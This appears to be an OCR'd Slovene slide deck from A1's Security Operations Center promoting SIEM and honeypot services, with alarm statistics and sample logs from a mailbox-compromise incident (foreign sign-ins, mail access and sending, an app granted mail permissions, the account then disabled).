


- SIEM as a Service
- New Generation SIEM
- Podatki ostajajo v Sloveniji



- Honey Pot as a service


- Kako deluje in kako so postavljeni:
  - ##RFS‟##FC?XXC!‟WAS#$$!!!!WDAW!213123…




A1 Business

Statistika in konkretni primeri

A1 Security
Operations Center


Število alarmov po različnih sistemih
20000
18000
16000
14000
12000
10000
8000
6000
4000
2000
0
16743
17012
17728
10943
11345
12400
5210
6823
7859
599
630
617
Microsoft interni alarmi
FW alarmi
M-365 alarmi
EDR alarmi
Q4 2025
Q1 2025
Q2 2025


Število dogodkov na mesec na naročnika
4
3,5
3
2,5
2
1,5
1
0,5
0
Q1 2024
Q2 2024
Q3 2024
Q4 2024
Q1 2025
Q2 2025
Število dogodkov


2025-08-15 15:45:34 89.212.112.48 MailItemsAccessed - Slovenia
2025-08-15 15:45:39 89.212.112.48 MailItemsAccessed - Slovenia
2025-08-17 13:01:39 197.210.8.160 UserLoggedIn - Nigeria
2025-08-17 13:01:45 197.210.8.160 UserLoggedIn - Nigeria
2025-08-17 13:01:56 197.210.8.160 MailItemsAccessed - Nigeria
2025-08-17 13:01:56 197.210.8.160 MailItemsAccessed - Nigeria
2025-08-17 13:01:56 197.210.8.160 MailItemsAccessed - Nigeria
2025-08-17 13:02:20 197.210.8.160 Create - Nigeria
2025-08-17 13:02:34 197.210.8.160 Send - Nigeria
2025-08-17 13:02:42 2603:10a6:803:e8::32 MailItemsAccessed - United St
Nigeria
United St
2025-08-17 13:04:19 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:20 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:20 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:20 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:21 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:21 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:21 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:22 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:22 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:22 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:22 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:22 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:04:24 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:06:59 151.243.254.186 Send - United St
2025-08-17 13:06:59 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:07:07 2603:10a6:803:e8::32 MailItemsAccessed - United St
2025-08-17 13:07:56 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:07:59 151.243.254.186 Send - United St
2025-08-17 13:07:59 151.243.254.186 MailItemsAccessed - United St
2025-08-17 13:07:59 151.243.254.186 Create - United St
2025-08-17 13:07:59 2603:10a6:800:206::12 United St
2025-08-17 13:09:00 Update StsRefreshTokenValid -
2025-08-17 13:09:00 Update user. -
2025-08-17 13:09:00 Update user. -
2025-08-17 13:09:00 Disable account. -

Date	Request ID	User	Application	Status	IP address	Location
06/02/2025, 15:09:25	30af826e-7928-458f...	[redacted]	Microsoft Teams We...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 15:08:49	1820ff8b-e1c2-433b...		Office 365 Exchange ...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 15:08:40	cae01fa0-c95c-4199...		Bing	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:56:25	e41ef104-c807-4098...		Microsoft Teams We...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:52:37	42a725de-9997-4b4...		PowerApps - apps.p...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:52:12	2ef8df45-a181-44c0...		Dataverse	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:49:48	d31eea14-0ab5-478...		Cascade Authenticati...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:45:48	e8ba2089-c172-48b...		Cascade Authenticati...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:44:35	e60c2a94-1255-47e...		Office 365 Exchange ...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:43:04	2ee7b980-ea44-4a0...		Microsoft Authentica...	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:43:04	2ee7b980-ea44-4a0...		Microsoft Office	Success	157.254.237.144	Edison, New Jersey,
06/02/2025, 14:42:59	2ee7b980-ea44-4a0...		Microsoft Authentica	Success	157.254.237.144	Edison, New Jersey
06/02/2025, 14:42:50	44a1b9ab-c677-4b3...		Microsoft Office			

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of the consent pro
all the permissions the application needs. Learn more about permissions and consent


+ Add a permission ✓ Grant admin consent for [redacted]

API / Permissions name	Type	Description	Adr
Microsoft Graph (3)			
Mail.Read	Delegated	Read user mail	No
Mail.Send	Delegated	Send mail as a user	No
User.Read	Delegated	Sign in and read user profile	No

Time	Source Host	Source Country	Destination Host	Destination Country	App	Action
2025-08-19 13:56:50	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
2025-08-19 13:56:50	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
2025-08-19 15:27:02	217.61.227.159	Spain	193.2.8.28	Slovenia	http	Accept
